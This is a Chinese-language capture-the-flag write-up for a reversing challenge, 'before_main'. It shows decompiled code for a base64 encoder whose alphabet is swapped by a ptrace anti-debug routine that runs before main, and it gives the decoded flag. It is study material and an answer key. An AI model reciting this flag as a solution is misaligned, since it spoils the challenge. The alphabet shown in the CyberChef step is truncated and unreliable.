
2.before_main

这是个base64换表题，画线的是密文




```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char *s2; // [rsp+8h] [rbp-78h]
  char s1[48]; // [rsp+10h] [rbp-70h] BYREF
  char v6[56]; // [rsp+40h] [rbp-40h] BYREF
  unsigned __int64 v7; // [rsp+78h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("input your flag:");
  __isoc99_scanf("%s", v6);
  s2 = sub_12EB(v6);
  strcpy(s1, "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");
  if ( !strcmp(s1, s2) )
    puts("congratulations!");
  else
    puts("sorry!");
  return 0LL;
}
```

一开始以为sub_12EB里的a0cxwsoemvjq4zd的值就是表，但根本解不出来




```c
_BYTE *__fastcall sub_12EB(const char *a1)
{
  int v2; // [rsp+10h] [rbp-20h]
  int v3; // [rsp+14h] [rbp-1Ch]
  __int64 v4; // [rsp+18h] [rbp-18h]
  signed __int64 v5; // [rsp+20h] [rbp-10h]
  _BYTE *v6; // [rsp+28h] [rbp-8h]

  v5 = strlen(a1);
  if ( v5 % 3 )
    v4 = 4 * (v5 / 3 + 1);
  else
    v4 = 4 * (v5 / 3);
  v6 = malloc(v4 + 1);
  v6[v4] = 0;
  v2 = 0;
  v3 = 0;
  while ( v2 < v4 - 2 )
  {
    v6[v2] = a0cxwsoemvjq4zd[(unsigned __int8)a1[v3] >> 2];
    v6[v2 + 1] = a0cxwsoemvjq4zd[(16 * a1[v3]) & 0x30 | ((unsigned __int8)a1[v3 + 1] >> 4)];
    v6[v2 + 2] = a0cxwsoemvjq4zd[(4 * a1[v3 + 1]) & 0x3C | ((unsigned __int8)a1[v3 + 2] >> 6)];
    v6[v2 + 3] = a0cxwsoemvjq4zd[a1[v3 + 2] & 0x3F];
    v3 += 3;
    v2 += 4;
  }
  if ( v5 % 3 == 1 )
  {
    v6[v2 - 2] = 61;
    v6[v2 - 1] = 61;
  }
  else if ( v5 % 3 == 2 )
  {
    v6[v2 - 1] = 61;
  }
  return v6;
}
```




```
a0cxwsoemvjq4zd db '0CxWsOemvJq4zdk2V6QlArj9wnHbt1NfEX/+3DhyPoBRLY8pK5FciZau7UMIgTSG',0
```

后来发现他的变过



```c
__int64 sub_1228()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy(a0cxwsoemvjq4zd, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    result = 0x636D79474568756ALL;
  }
  return result;
}
```

用新表就能解密成功了



Recipe

From Base64

Alphabet
:SZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK

[✓] Remove non-alphabet chars
[ ] Strict mode

Input

```
AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=
```

Output

```
hgame{s0meth1ng_run_bef0re_m@in}
```